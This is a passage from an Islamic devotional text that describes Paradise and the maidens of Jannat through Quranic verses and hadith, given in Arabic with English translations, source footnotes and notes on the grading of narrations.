عن أبي هريرة ﷺ قال : قال رسول الله ﷺ : قال الله تعالى : أعددت لعبادي الصالحين ما لا عين رأت و لا أذن سمعت و لا خطر على قلب بشر واقرؤوا إن شأتم فلا تعلم نفس ما أخفي لهم من قرة أعين – متفق عليه / البخاري (3244) مسلم (7132)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said that Allâh ﷻ says, "I have prepared for my pious slaves [in Jannat] those comforts which no eye has seen, no ear has heard, and no human being has ever imagined. Recite if you wish, "No person knows the joy which is hidden from them."[7]"[8]

From this hadîth we can understand that no one can fully comprehend what Allâh ﷻ has kept for us in Jannat. The actual pleasures and bounties of Jannat will be far more enjoyable than what we can imagine them to be.

[6] (Sahîh Muslim)

[7] (32:17)

[8] (Sahîh Bukhâri, Sahîh Muslim)

Chapter 3: A person's every desire will be fulfilled

Allâh ﷻ says,

و فيها ما تشتهيه الانفس وتلذ الاعين و انتم فيها خالدون

"And in Jannat will be whatever the inner-soul desires and whatever the eye finds pleasure in, and you will stay there forever."[9] Everything in Jannat will be in accordance with a person's desires and wishes.

عن أبي هريرة ﷺ أن رسول الله ﷺ قال : إن أدنى مقعد أحدكم من الجنة أن يقول له : تمن فيتمنى فيقول له : هل تمنيت فيقول نعم فيقول له فان لك ما تمنيت و مثله معه إلى أن قال قال أبو سعيد و عشرة أمثاله – رواه مسلم (451)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "Definitely, the lowest position of Jannat which one of you will receive is that Allâh ﷻ will say to him, 'Wish [for whatever you desire].' Then he will wish [for whatever he desires]. Thereafter, Allâh ﷻ will say to him, 'Have you wished [for whatever you desire]?' He will say 'Yes.' Then Allâh ﷻ will say to him, 'Definitely, you will receive double that which you had desired.'" Abû Saîd said, "You will receive what you desired and ten times thereof."[10]

A person will receive everything that he ever desired in Jannat and more.

عن سماك انه لقي عبد الله بن عباس ﷺ بالمدينة بعد ما كف بصره فقال يابن عباس ما أرض الجنة فذكر الحديث إلى أن قال :قلت فما حلل الجنة قال فيها شجرة فيها ثمر كأنه رمان فإذا أراد ولي الله منها كسوة انحدرت

[9] (43:71)

[10] (Sahîh Muslim)

إليه من غصنها فانفلقت له عن سبعين حلة ألوانا بعد ألوان ثم تنطبق فترجع كما كانت – قال المنذري رحمه الله رواه إبن أبي الدنيا موقوفا بإسناد حسن (الترغيب و الترهيب :4/ 518 – المكتب العصرية بيروت) / قال الحافظ ابن حجر رحمه الله و مثال المرفوع من القول حكما لا تصريحا أن يقول الصحابي الذي لم يأخذ عن الاسرائيليات ما لا مجال للاجتهاد فيه و لا له تعلق ببيان لغة أو شرح غريب (نزهة النظر شرح نخبة الفكر :53)

Simâk ﷺ narrates that he met Abdullâh ibn Abbâs ﷺ in Madinah after he had lost his eyesight and he asked him, "[Tell me about the] clothes of Jannat." Ibn Abbâs answered, "There is one tree in Jannat which will bear fruit similar to a pomegranate. When a friend of Allâh will desire clothes, the tree will automatically present to him 70 pairs of clothes, each with a different colour. [After he has chosen what he desires,] the tree will return back to its place."[11]

عن عبد الرحمن بن ساعدة ﷺ قال : كنت أحب الخيل فقلت يا رسول الله هل في الجنة خيل فقال : إن أدخلك الله الجنة يا عبد الرحمن كان لك فيها فرس من ياقوت له جناحان تطير بك حيث شئت – قال المنذري رحمه الله رواه الطبراني و رواته ثقات (الترغيب :4/ 545) و قال الدمياطي رحمه الله رجاله ثقات (المتجر الرابح : 1004 – مكتبة النهضة مكة) و قال الهيثمي رحمه الله رجاله ثقات (مجمع الزوائد : 10 / 413 – دار الكتب العربي بيروت)

Abdur Rahmân ibn Sâidah ﷺ narrates that he used to love horses, so he said to Rasûlullâh ﷺ, "O Rasûlullâh, will there be horses in Jannat?" Rasûlullâh ﷺ said, "O Abdur Rahmân, if Allâh ﷻ enters you into Jannat, you will receive a horse made from a ruby which will have two wings. This horse will fly you wherever you desire." [12]

[11] (Ibn Abî Dunyâ)

Note: Hâfiz ibn Hajar ﷺ mentions that the saying of a Sahâbî (Companion of the Prophet) who did not take from the narrations of the Jews and the Christians which discusses such a topic which cannot be determined by a person's logic and deduction is equivalent to a hadîth which is directly from Rasûlullah ﷺ.

عن أبي امامة ﷺ عنه قال : أن الرجل من أهل الجنة ليشتهي الشراب من شراب الجنة فيجيء الإبريق فيقع في يده فيشرب ثم يعود إلى مكانه - قال المنذري رحمه الله رواه ابن أبي الدنيا موقوفا باسناد جيد (الترغيب :4 /524)

Abû Umâmah ﷺ said, "Definitely, a person from Jannat will desire the drink of Jannat. Then, a glass will appear and fall in his hand. He will drink from this glass, [and after he is finished,] it will return to its original place."[13]

A person will drink a pure wine in Jannat which does not intoxicate and does not cause head-aches.

عن ابن عباس ﷺ عنهما قال : الظل الممدود شجرة في الجنة على ساق قدر ما يسير الراكب المجد في ظلها مائة عام في كل نواحيها فيخرج أهل الجنة أهل الغرف و غيرهم فيتحدثون في ظلها قال : فيشتهي بعضهم و يذكر لهو الدنيا فيرسل الله ريحا من الجنة فتحرك تلك الشجرة بكل لهو كان في الدنيا – قال المنذري رحمه الله رواه ابن أبي الدنيا موقوفا من طريق زمعة بن صالح عن سلمة بن وهرام و قد صححها ابن خزيمة و الحاكم و حسنها الترمذي (الترغيب :4 /520) و قال الدمياطي رحمه الله حسن (المتجر : 987) و قال ابن كثير رحمه الله هذا اثر غريب و إسناده جيد قوي حسن (تفسير ابن كثير : سورة واقعة / آية 30)

Ibn Abbâs ﷺ said, "The extended shade (mentioned in the verse 56:30) is a tree in Jannat. Its trunk will be so long that it will take a fast horse-rider 100 years to travel from one side to the other. The people of Jannat will leave their rooms and go to the shade of the tree to talk to each another. They will talk about the amusements of the world and will desire them. Allâh ﷻ will send a wind from Jannat which will shake this tree, causing it to re-create all the amusements of this world."[14]

[12] (Tabrânî)

عن أبي هريرة ﷺ أن النبي ﷺ كان يحدث و عنده رجل من البادية : إن رجلا من أهل الجنة استأذن ربه في الزرع فقال له ألست فيم شئت قال بلى و لكن أحب أن ازرع قال فبذر فبادر الطرف نباته و استوائه و استحصاده فكان أمثال الجبال فيقول الله دونك يابن آدم فانه لا يشبعك شيء الحديث – رواه البخاري (2348)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ was speaking whilts villager was sitting by him. Rasûlullâh ﷺ said, "A person in Jannat will ask Allâh ﷻ permission to farm. Allâh ﷻ will say to him, 'Don't you already have whatever you desire?' He will answer, 'Yes, but I love farming.' He will plant his crop, and in a split-second it will grow tall and be ready for harvest. [After it is harvested,] this crop will be as big as mountains. Allâh ﷻ will say to him, 'O son of Adam, take this because nothing will satisfy you.'" [15]

عن علي ﷺ قال : قال رسول الله ﷺ: إن في الجنة لسوقا ما فيها بيع و لا شراء إلا الصور من النساء و الرجال إن اشتهى الرجل صورة دخل فيها – قال الحافظ ابن حجر رحمه الله قد أخرجه من طريقه (عبد الرحمن بن إسحاق) الترمذي و قال غريب و حسن له غيره مع قوله انه تكلم فيه من قبل حفظه و صحح الحاكم من طريقه حديثا آخر و اخرج له ابن خريمة في الصيام من (صحيحه) آخر لكن قال في القلب من عبد الرحمن شيئ و له شاهد من حديث جابر أخرجه الطبراني في (الأوسط) في ما رأيت في كتاب (الترغيب و الترهيب) للمنذري فذكر الحديث ثم قال لم اقف على إسناده في (الأوسط) ثم وقفت عليه في ترجمة محمد بن عبد الله بن مطين و في إسناده جابر بن يزيد الجعفي و هو ضعيف فذكر الحديث (القول المسدد : 81)

[14] (Ibn Abî Dunyâ)

[15] (Sahîh Bukhârî)

Ali ﷺ narrates that Rasullah ﷺ said, "Indeed, there will be a market-place in Jannat where buying and selling will not take place, but there will be outer appearances of men and women. When a person desires a outer appearance, he will immediately take the form of that appearance [temporarily]."[16]

[16] (Tirmidhî)

Chapter 4: Introduction to the maidens of Jannat

The two types of women in Jannat

1. Human woman

The first type is the human woman of the world who will be re-created according to the beauty of Jannat. Allâh ﷻ says,

أنا أنشأنهن إنشاء فجعلنهن أبكارا عربا أترابا

"We created them as a new creation. And we made them virgins, loving to their husbands, equal in age."[17]

Allâh will make old women into young women and non-virgins into virgins. No matter how their appearance was in this world, Allâh ﷻ will make them all beautiful and good-looking in accordance to the beauty of Jannat.[18]

What will a woman of this world receive in Jannat?

Muftî Mahmûd ﷺ was asked that if men will receive hûrs, what will women receive? He replied that the wives of the believers will stay with their own husbands. Women who never married in this world will be given a choice to get married with any (unmarried) man they wish. If they do not like any of them, a special man will be created for them (similar to the hûrs) and Allâh ﷻ will join both of them in marriage.[19] Allâmah Alusî ﷺ also mentions in his tafsîr that a person's wife in this world will remain his wife in the hereafter.[20] The love between a Muslim husband and wife is a true love because it will last forever.

[17] (56:35-37)

[18] (Safwatut Tafâsîr 3/309 – Darul Qalam, Beirut)

[19] (Fatâwa Mahmûdiya 5/298)

Superiority of the human women over the hûrs

عن أم سلمة رضي الله عنها قالت : قلت يا رسول الله نساء الدنيا افضل أم الحور العين قال بل نساء الدنيا أفضل من الحور العين كفضل الظهارة على البطانة قلت يا رسول الله بماذا قال بصلاتهن و صيامهن و عبادتهن ألبس الله وجوههن النور و أجسادهن الحرير بيض الألوان خضر الثياب صفر الحلي مجامرهن الدر أمشاطهن الذهب يقلن نحن الخالدات فلا نموت و نحن الناعمات فلا نبأس و نحن المقيمات فلا نظعن أبدا ألا و نحن الراضيات فلا نسخط أبدا طوبى لمن كنا له و كان لنا – قال الهيثمي رحمه الله رواه الطبراني في الكبير و الأوسط و في إسنادهما سليمان بن أبي كريمة وَ هو ضعيف (المجمع 418/10)

Umme Salamah ﷺ narrates that she said to Rasûlullâh ﷺ, "O Rasûlullâh, are the women of this world superior or the hûrs?" He replied, "The women of this world will have superiority over the hûrs just as the outer lining of a garment has superiority over the inner lining." Umme Salamah ﷺ then asked, "O Rasûlullâh, what is the reason for this?" He answered, "Because they performed salâh, fasted, and worshipped [Allâh]. Allâh will put light on their faces and silk on their bodies. [The human women] will be fair in complexion and will wear green clothing and yellow jewelry. Their incense-burners will be made of pearls and their combs will be of gold. They will say, 'We are the women who will stay forever and we will never die. We are the women who will always remain in comfort and we will never undergo difficulty. We are the women who will stay and we will never leave. Listen, we are happy women and we will never become sad. Glad tidings to those men for whom we are and who are for us.'"[21]

Allâh ﷻ will make the women of this world more beautiful and attractive than the hûrs. Wherever in this book the 'women of Jannat' are mentioned, both the hûrs and the human women could be meant.

2. Hûrs

What is a hûr?

The second type of women will be those celestial women specially created for the people of Jannat known as the hûr a'yn. A hûr is a young, beautiful, fair-skinned woman with intensely dark eyes. Another interpretation is that there will be a sharp contrast between the whiteness and darkness of her eyes which is considered to very beautiful. Or it could also mean that her beauty will dumbfound and astonish others. The meaning of a'yn is a woman with big, attractive eyes, which is also considered a sign of beauty.[22]

What will the hûrs be made of?

The following is a narration of two Sahâbah (Companions of the Prophet), خلق الحور العين من الزعفران و هذا مروي عن صحابيين و هما ابن عباس و انس و عن تابعيين و هما ابو سلمة و مجاهد (حادى الارواح : 274)

It is narrated from Ibn Abbâs ﷺ, Anas ﷺ, Abû Salamah ﷺ, and Mujâhid ﷺ that the hûrs will be created from saffron. Saffron is an orange-coloured product extracted from a flower and it is used to add colour and flavour to food. When the present creation of mankind (which is created from sand) has the best of forms and beauty, then you can imagine the beauty of women created from saffron! [23]

[21] (Tabrânî)

There will be no jealousy between co-wives

Another interpretation of the verse "equal in age" is that the women of Jannat will all be equal in age, which will ensure that they get along with one another and make the believer's life peaceful.[24] It is normally the case in this world that co-wives have quarrels and arguments which make the husband's life miserable. However, in Jannat there will not be any jealousy, malice, or hatred between the people. A hâdîth in Sahîh Bukhârî and Sahîh Muslim mentions that the hearts of the people of Jannat will be one and there will not be any difference between them. Allâh ﷻ also says in this regard,

و نزعنا ما في صدورهم من غل

"And we will take out all [mutual] hatred from their hearts."[25]

This will ensure that all of a person's wives will get along and will never become jealous of one other.

Chapter 5: A description of the adornments and external features of the maidens of Jannat

Internal and external purity of the maidens of Jannat

Allâh ﷻ says,

و لهم فيها ازواج مطهرة و هم فيها خالدون

"And they will have pure wives in Jannat and they will stay there forever."[26] Qatâdah ﷺ mentions that these women will be pure from all external impurities such as menstruation, urine, excreta, and saliva. They will also be free from all evil internal qualities such as malice, hypocrisy, swearing, evil character, etc. Thus, they will not have within them the smallest amount of disobedience to their husbands.[27]

The lovely skin colour of the women of Jannat

Allâh ﷻ says,

و حور عين كامثال اللؤلؤ المكنون

"And they will have fair females with big, lovely eyes who will be like hidden pearls."[28] The women of Jannat will be like fresh pearls because of their cleanliness and fair skin colour.

Allâh ﷻ states in another verse,

كانهن بيض مكنون

"[These women will be delicate and pure as if] they were preserved eggs."[29]

[26] (2:25)

[27] (Hâdiyul Arwâh pg. 257)

[28] (56:22)

[29] (37:49)

Allâmah Alusi ﷺ explains that the verse refers to those eggs which human hands have not yet touched, so they are clean from any dirt or dust. In the same way, the hûrs will be clean and free of all impurities. The comparison between the hûrs and eggs is also made because of the yellow-whitish colour of both, which is known to be the most beautiful skin-colour for women. Another explanation for this comparison is that the parts of an egg are known for being perfectly proportioned and conforming to one another. In the same way, all the body parts and features of the hûrs will go perfectly together.[30]

Allâh ﷻ says,

كانهن الياقوت و المرجان

"[In beauty] these women are like rubies and small pearls."[31]

The comparison between the hûrs and rubies is in transparency. A person can see through a ruby and know what is on the other side. In the same way, a person will be able to see through the hûrs because of the cleanliness and delicate nature of their skin and body. Allâh ﷻ has also compared the hûrs to small pearls because of their softness, whiteness, and pleasant sight.[32]

The perfume and radiance of the women of Jannat

عن انس ﷺ أن رسول الله ﷺ قال : لروحة في سبيل الله أو غدوة خير من الدنيا و ما فيها و لقاب قوس أحدكم أو موضع قيد يعني سوطه خير من الدنيا و ما فيها و لو أن امرأة من أهل الجنة اطلعت إلى الأرض لأضاءت

[30] (Rûhul Mâni 22/89)

[31] (55:58)

[32] (Safwat At-Tafâsîr 3/301)

ما بينهما و لملأته ريحا و لنصيفها على رأسها خير من الدنيا و ما فيها – رواه البخاري (2796)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "One morning or evening in the path of Allâh is better than the world and all it contains. A hand-span or a whip's length of Jannat is better that the world and all it contains. If one woman of Jannat were to glance towards the earth, she would fill the space between the earth and the sky with light and perfume. The scarf on her head is better than the world and all it contains."[33]

If just a small part of Jannat is better than the world and all it contains, then how will the rest of Jannat and all its pleasures be? Also, if just the scarf on the head of one woman of Jannat is better than the world and all it contains, then how valuable is the woman herself?

عن سعيد بن عامر بن خريم ﷺ قال : سمعت رسول الله ﷺ يقول : لو أن امرأة من نساء أهل الجنة أشرفت لملأت الأرض ريح مسك و لأذهبت ضوء الشمس و القمر – رواه الطبراني والبزار و قال منذري رحمه الله إسناده حسن في المتابعات (الترغيب : 4 /533)

Saî'd bin Amir ﷺ says that he heard Rasûlullâh ﷺ saying, "If a woman from Jannat were to look towards the world, she would fill the earth with the smell of musk and [her beauty] would overpower the light of the sun and moon."[34]

عن ابن عباس ﷺ قال : كنا جلوسا مع كعب ﷺ يوما فقال : لو أن يدا من الحور العين من السماء بياضها و خواتيمها دليت لأضاءت لها الأرض كما تضيء الشمس لأهل الدنيا ثم قال إنما قلت يدها فكيف بالوجه بياضه و حسنه و جماله و تاجه و ياقوته و لؤلؤه و زبرجده – رواه ابن أبي الدنيا و قال الدمياطي رحمه الله إسناده لا بأس به (المتجر : 998)

[33] (Sahîh Bukhâri)

[34] (Tabrâni, Bazzâr)

Ibn Abbâs ﷺ narrates that we were sitting with Ka'b ﷺ one day and he said, "If the hand of one hûr were to dangle from the sky, the whiteness and the rings of the hand would illuminate the earth just as the sun gives light to the world. What I said was just regarding her hand, so how beautiful will her white face be when it is adorned with a crown, ruby, pearl and emerald?"[35]

The beauty of the crowns

عن أبي سعيد الخدري ﷺ قال: قال رسول الله ﷺ : إن الرجل يسكن في الجنة سبعين سنة و في رواية سبعين سند قبل أن يتحول ثم تأتيه امرأة فينظر وجهه في خدها أصفى من المرآة و إن أدنى لؤلؤ عليها تضيء ما بين المشرق و المغرب فتسلم عليه فيرد عليها السلام و يسألها من أنت فتقول أنا من المزيد و إنه ليكون عليها سبعون ثوبا أدناها مثل النعمان من طوبى فينفذها بصره حتى يرى مخ ساقها من وراء ذلك و أن عليها التيجان و إن أدنى لؤلؤ منها تضيء ما بين المشرق و المغرب – رواه أحمد و أبو يعلى و صححه ابن حبان رحمه الله (الإحسان : 245/9 – دار الكتب العلمية بيروت) و قال العراقي رحمه الله إسناده حسن (إتحاف السادة المتقين :10 / 543 - دار الفكر بيروت) و قال الهيثمي ﷺ إسناد أحدهما حسن (المجمع :10/ 419)

Abû Saî'd Khudrî ﷺ narrates that Rasûlullâh ﷺ said, "A person will recline and relax in Jannat for 70 years, or on 70 cushions before he moves. Then a woman will come and tap him on the shoulder. He will see his face in her cheek as clear as a mirror. (This will be due to the clearness of her face and its brightness). The smallest pearl that she will be wearing will fill the space between the east and west with light. She will greet him with Salâm and he will respond to her greeting. He will ask her, 'Who are you?' She will answer, 'I am from the extra.' (This is referring to a verse of the Quran which says, "And we have more by Us [for the people of Jannat]") She will be wearing 70 [different types of] garments, and the lowest garment will be red and made from a tree in Jannat. He will be able to see the marrow of her leg through the clothes. She will be wearing crowns and the smallest pearl on these crowns will light up the space between the east and west"[36]

[35] (Ibn Abî Dunyâ)

عن انس ﷺ قال: قال رسول الله ﷺ :لو اطلعت امرأة من نساء أهل الجنة إلى الأرض لملأت ما بينهما ريحا و لتاجها على رأسها خير من الدنيا و ما فيها – رواه الطبراني و قال المنذري رحمه الله إسناده جيد (الترغيب :4 / 532) و قال الهيثمي ﷺإسناده جيد (المجمع :10 /418)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "If one woman from Jannat were to glance towards the earth, she would fill the entire atmosphere with perfume. The crown on her head is better than the world and all it contains." [37]

A person in Jannat will see through the clothes of his wife

عن أبي هريرة ﷺ عن النبي ﷺ قال : إن أول زمرة تدخل الجنة على صورة القمر ليلة البدر و التي تليها على أضوء كوكب دري في السماء و لكل امرئ منهم زوجتان اثنتان يرى مخ سوقهما من وراء اللحم و في رواية من الحسن و ما في الجنة أعزب – متفق عليه / البخاري (3254) , مسلم (7147)

Abû Hurayrah ﷺ narrates that Rasûlullâh ﷺ said, "The first group to enter Jannat will have the appearance of the full moon on the fourteenth night of the month. The next group will have the appearance of the brightest star in the sky. Every person from amongst them will have two wives and the marrow of their leg can be seen through their skin [out of beauty]. There will be no unmarried person in Jannat."[38]

[36] (Ahmad, Abû Ya'lâ)

[37] (Tabrâni)

[38](Sahîh Bukhâri, Sahîh Muslim)

عن عبد الله ابن مسعود ﷺ عن النبي ﷺ قال : لكل واحد منهم زوجتان من الحور العين على كل زوجة سبعون حلة يرى مخ سوقها من وراء لحومها و حللهما كما يرى الشراب الأحمر في الزجاجة البيضاء – رواه الطبراني و قال الضياء رحمه الله هذا عندي على شرط الصحيح (صفة الجنة لابن كثير : 117 – مؤسسة الكتب الثقافية بيروت) و قال المنذري رحمه الله إسناده صحيح و رواه البيهقي بإسناده حسن (الترغيب : 4 / 529) و قال الهيثمي رحمه الله رواه الطبراني في الأوسط و إسناد ابن مسعود صحيح (المجمع : 10 / 411)

Abdullah Ibn Masûd ﷺ narrates that Rasûlulah ﷺ said, "Every person of Jannat will have two wives from the hûrs. Every wife will have 70 layers of clothes, and the marrow of her leg can be seen through these clothes just as a red drink can be seen in a white glass." [39]

Outwardly, a person may consider it repulsive and disgusting to see the marrow of the leg of the women of Jannat. However, one narration clarifies this matter and mentions that he will be able to see through her leg because of her beauty; not because of some defect in her. The purpose of mentioning this is to emphasize the softness of the skin, clearness, and the delicateness of the women of Jannat.[40] Another benefit of being able to see through her clothes is that he will be able to enjoy looking at her beautiful clothes and what is underneath at the same time.

The large breasts of the maidens of Jannat

Allâh ﷻ states,

و كواعب اترابا

"And the people of Jannat will have full-breasted women who will be equal in age."[41]

The breasts of these women will be round like pomegranates and they will never sag down because these women will never become old.[42]

Chapter 6: The beauty of the maidens of Jannat

The permanent youth and beauty of all the inhabitants of Jannat

عن ابي سعيد و أبي هريرة ﷺ أن رسول الله ﷺ قال : ينادي مناد إن لكم أن تصحوا فلا تسقموا أبدا و إن لكم أن تحيوا فلا تموتوا أبدا و إن لكم أن تشبوا فلا تهرموا أبدا و إن لكم أن تنعموا فلا تبأسوا أبدا الحديث – رواه مسلم (7156)

Abû Sa'îd and Abû Hurayrah ﷺ narrate that Rasûlullâh ﷺ said, "[When the people will enter Jannat], a caller will announce, 'Definitely, for you is life; you will never die. For you is good health; you will never become sick. For you is youth; you will never grow old. For you is luxury and comfort, you will never experience difficulty."[43]

Both the men and women of Jannat will remain young forever.

عن المقداد ﷺ أن رسول الله ﷺ قال : ما من أحد يموت سقطا و لا هرما و إنما الناس فيما بين ذلك ألا بعث ابن ثلاث و ثلاثين سنة فان كان من أهل الجنة كان على مسحة آدم و صورة يوسف و قلب أيوب - قال المنذري رحمه الله رواه البيهقي بإسناده حسن (الترغيب : 4 /501) و قال الهيثمي رحمه الله رواه الطبراني بإسنادين أحدهما حسن (المجمع : 10/ 334) و قال البوصيري رحمه الله رواه ابو يعلى والبيهقي باسناد حسن (إتحاف الخيرة المهرة :10/ 520 – مكتبة الرشد رياض)

Miqdâd ﷺ narrates that Rasûlullâh ﷺ said, "Every person who dies as a result of miscarriage or of old age or of middle age will be resurrected at the age of 33. If he/she is from the people of Jannat, then he/she will have the form of Adam ﷺ, the appearance of Yusuf ﷺ, and the heart of Ayyûb ﷺ."[44]

[43] (Sahîh Muslim)

[44] (Abû Ya'lâ, Bayhaqî)

The people of Jannat will never grow old and will remain permanently at the age of 33. The wisdom behind this age is that a person is at the height of his physical strength and his body parts are fully developed. Therefore, he/she can experience maximum pleasure from the bounties of Jannat.

عن انس ﷺ أن رسول الله ﷺ قال :أتيت بالبراق فذكر الحديث إلى أن قال فإذا أنا بيوسف و إذا هو قد أعطي شطر الحسن – رواه مسلم (411)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "I came to Yusuf عليه السلام and he was given half of all beauty."[45]

By combining these two hadîth, we can conclude that each man and woman of Jannat will have the beauty of half the people of this world. This will be the minimum beauty of the people of Jannat, as they will always be increasing in beauty.

A'tâ Salamî ﷺ said to Mâlik bin Dinâr ﷺ, "Definitely, there is a particular hûr in Jannat upon whose beauty the people of Jannat boast and brag. If Allâh ﷻ had not allowed death for the people of Jannat, they would die because of her beauty."[46]

Hakîm ﷺ met another person and asked him, "Do you have any desire for the hûrs?" He said, "No." Hakîm ﷺ then told him, "Desire them, because the light on their faces is from the light of Allâh." The man fell unconscious and was taken to his home. The narrator of the incident adds that we visited to this person for one month after this incident [to console him during his sickness].[47]

[45] (Sahîh Muslim)
[46] (Hâdiyul Arwâh pg. 277)
[47] (Hâdiyul Arwâh pg. 277

Ibn Abî Dunyâ ﷺ relates that Yazîd Ar-Raqâshi ﷺ said, "I have heard that a light will shine in Jannat, and every part of Jannat will start shining because of this light. Someone will ask, 'Where did this light come from?' It will be said to him, 'One hûr smiled at her husband.' The narrator Sâlih ﷺ says," A man from the corner of the gathering started screaming and continued to scream until he died."[48]

The beautiful faces of the women of Jannat

Allâh ﷻ says,

فيهن خيرت حسان فباي آلاء ربكما تكذبان

"In these gardens there will be women with good character and beautiful faces. Then which of the bounties of your Lord will you both [man and Jinn] deny?"[49]

A human being has his own understanding of beauty which is confined to his limited and deficient knowledge. Allâh ﷻ - in his infinite knowledge and wisdom - has described these women as beautiful, so we can imagine how beautiful these women must be!

[48] (Hâdiyul Arwâh pg. 277)
[49] (55:70)

Chapter 7: A continuous increase in the beauty of Jannat

عن انس ﷺ أن رسول الله ﷺ قال: إن في الجنة سوقا يأتونها كل جمعة فتهب ريح الشمال فتحثو في وجوههم و ثيابهم فيزدادون حسنا و جمالا فيرجعون إلى أهليهم و قد ازدادوا حسنا و جمالا فيقول لهم أهلوهم والله لقد ازددتم حسنا و جمالا فيقولون و أنتم والله لقد ازددتم بعدنا حسنا و جمالا – رواه مسلم (7146)

Anas ﷺ narrates that Rasûlullâh ﷺ said, "Definitely, the inhabitants of Jannat will visit a market every Friday. A northerly wind will blow and it will spread [goodness] upon their faces and clothes, causing them to increase in beauty. They will then return to their wives after having become more beautiful than they were before. Their wives will say to them, 'We swear by Allâh, you have definitely increased in beauty.' They will also say to their wives, 'We swear by Allâh, you have also increased in beauty.'[50]

ان ابا هريرة ﷺ قال لسعيد بن المسيب أسأل الله أن يجمع بيني و بينك في سوق الجنة فذكر الحديث إلى أن قال : قال فبينما هم على ذاك غشيتهم سحابة من فوقهم فأمطرت عليهم طيبا لم يجدوا شيا مثل ريحه قط قال ثم يقول ربنا عز و جل قوموا إلى ما أعددت لكم من الكرامة فخذوا ما اشتهيتم قال فيجدون سوقا قد حفت به الملائكة فيه ما لم تنظر العيون إلى مثله و لم تسمع الآذان و لم يخطر على القلوب قال فيحمل لنا ما اشتهينا ليس يباع و لا يشترى و في ذلك السوق يلقى أهل الجنة بعضهم بعضا قال فيقبل الرجل ذو المنزلة المرتفعة فيلقى من هو دونه و ما فيهم دني فيروعه ما يرى عليه من اللباس و الهيئة فما ينقضي آخر حديثه حتى يتمثل عليه أحسن منه و ذلك لإنه لا ينبغي لأحد أن يحزن فيها قال ثم ننصرف إلى منازلنا فيتلقانا أزواجنا فيقلن مرحبا و أهلا لقد جأت و أن بك من الجمال و الطيب افضل مما فارقتنا عليه فيقول إنا جالسنا اليوم ربنا الجبار عز و جل و

[50] (Sahîh Muslim)

بحقنا أن ننقلب بمثل ما انقلبنا – رواه الترمذي وابن أبي الدنيا و قال الترمذي رحمه الله غريب لا يعرف إلا من هذا الوجه (الترمذي بتحقيق احمد شاكر :686/4 –المكتبة الفيصلية مكة) و صححه ابن حبان رحمه الله (الاحسان :9 /264) و قال المنذري رحمه الله عبد الرحمن هو كاتب الأوزاعي مختلف فيه كما سيأتي و بقية رواة الإسناد ثقات و قد رواه ابن أبي الدنيا عن هقل بن زياد كاتب الأوزاعي و اسمه محمد و قيل عبد الله و هو ثقة ثبت احتج به مسلم و غيره ثم قال في آخر الكتاب عبد الرحمن هو كاتب الأوزاعي ضعفه دحيم و قال النسائي ليس بالقوي و وثقه احمد و ابو حاتم (الترغيب :4 /541)

Abû Hurayrah ﷺ said to Saîd ibn Musayyab, "I ask Allâh that he joins me and you in the market of Jannat. . . They will be enjoying themselves in Allâh's company when suddenly a cloud will come over them and rain upon them a perfume which they will have never smelt before. Then our Lord will say to them, ' Rise to the honour which I have prepared for you and take whatever you desire.' They will find a market surrounded by angels. In this marketplace, there will be what no eye has seen, no ear has heard, and no heart has imagined. They will take whatever they desire without any buying or selling. The people of Jannat will meet each other in this market. A person with a good appearance will come before one who is less beautiful than him – no one will have a bad appearance. The second person will like the clothes and appearance of the first person, and before they finish speaking, his appearance will become better than the first person This is because it is not appropriate for anyone to be unhappy in Jannat. Then we will return to our houses and our wives will receive us saying, 'Welcome. Definitely, you have come to us adorned with more beauty and perfume than before.' The dweller of Jannat will say, 'Today we were in the company of our Lord, so it is rightful that we return in such a [good] condition.'"[51]

[51] (Tirmidhî, Ibn Abî Dunyâ)

عن ابن مسعود ﷺ عن النبي ﷺ : فينطلق أمامه حتى يفتح له القصر قال و هو من درة مجوفة سقائفها و أبوابها و أغلاقها و مفاتيحها منها تستقبله جوهرة خضراء مبطنة بحمراء فيها سبعون باب كل باب يفضي إلى جوهرة خضراء مبطنة كل جوهرة تفضي إلى جوهرة على غير لون الأخرى في كل جوهرة سرر و أزواج و ووصائف أدناهن حوراء عيناء عليها سبعون حلة يرى مخ ساقها من وراء حللها كبدها مرآته و كبده مرآتها إذا أعرض عنها اعراضة ازدادت في عينه سبعين ضعف فيقال له اشرف فيشرف فيقال له ملكك مسيرة مائة عام ينفذه بصرك قال قال عمر ألا تسمع ما يحدثنا ابن أم عبد يا كعب عن أدنى أهل الجنة منزلا فكيف اعلاهم قال يا امير المؤمنين ما لا عين رأت و لا أذن سمعت ان الله جل ذكره خلق دارا جعل فيها ما شاء من الأزواج و الثمرات و الأشربة ثم أطبقها فلم يرها أحد من خلقه لا جبريل و لا غيره من الملائكة – رواه ابن أبي الدنيا و الطبراني و الحاكم هكذا عن ابن مسعود مرفوعا و آخره من قوله إن الله جل ذكره خلق دارا إلى آخره موقوف على كعب و قال الحاكم رحمه الله صحيح الإسناد (المستدرك على الصحيحين : 4/ 589 دار المعرفة بيروت) و قال المنذري رحمه الله أحد طرق الطبراني صحيح (الترغيب : 4 / 503) و قال الهيثمي رحمه الله رجاله رجال الصحيح غير أبي خالد الدالاني و هو ثقة (المجمع :0 1 / 342)

Abdullah Ibn Masû'd ﷺ narrates that Rasûlullâh ﷺ said, "[The person in the lowest level in Jannat] will go forward until the palace is opened for him. He will be in a hollow pearl and the roofs, doors, locks, and keys will also be made from pearl. This palace will face a [large] green jewel will red lining in which there will be 70 doors. Every door will lead to another green jewel with an inner lining. Every jewel will lead to another jewel with a different colour. In every jewel there will be thrones, wives, and female slaves. The lowest wife from amongst his wives will be a hûr with large and lovely eyes. She will be wearing 70 layers of clothes through which the marrow of her leg can be seen. Her inside will be a reflection of him and his inside will be a reflection of her. (There will be complete harmony between them and their hearts will be united in love) When he turns away from her, she will seem 70 times more beautiful to him. It will be said to him, 'Look' and he will look. Then it will be said to him, 'Your kingdom is the distance of one hundred years which the eye can see." Ibn Masû'd ﷺ says that Umar ﷺ said, " O Ka'b, didn't you listen to what Ibn Masû'd ﷺ said regarding the lowest level of Jannat.? [If the lowest level is such], then how will the highest level of Jannat be?' Ka'b ﷺ answered, "That which no eye has seen and no ear has heard. I have heard that Allâh has created a house and placed in it as many wives, fruits, and drinks as He willed. Then he sealed it shut so no one can see it; not even the angels."[52]

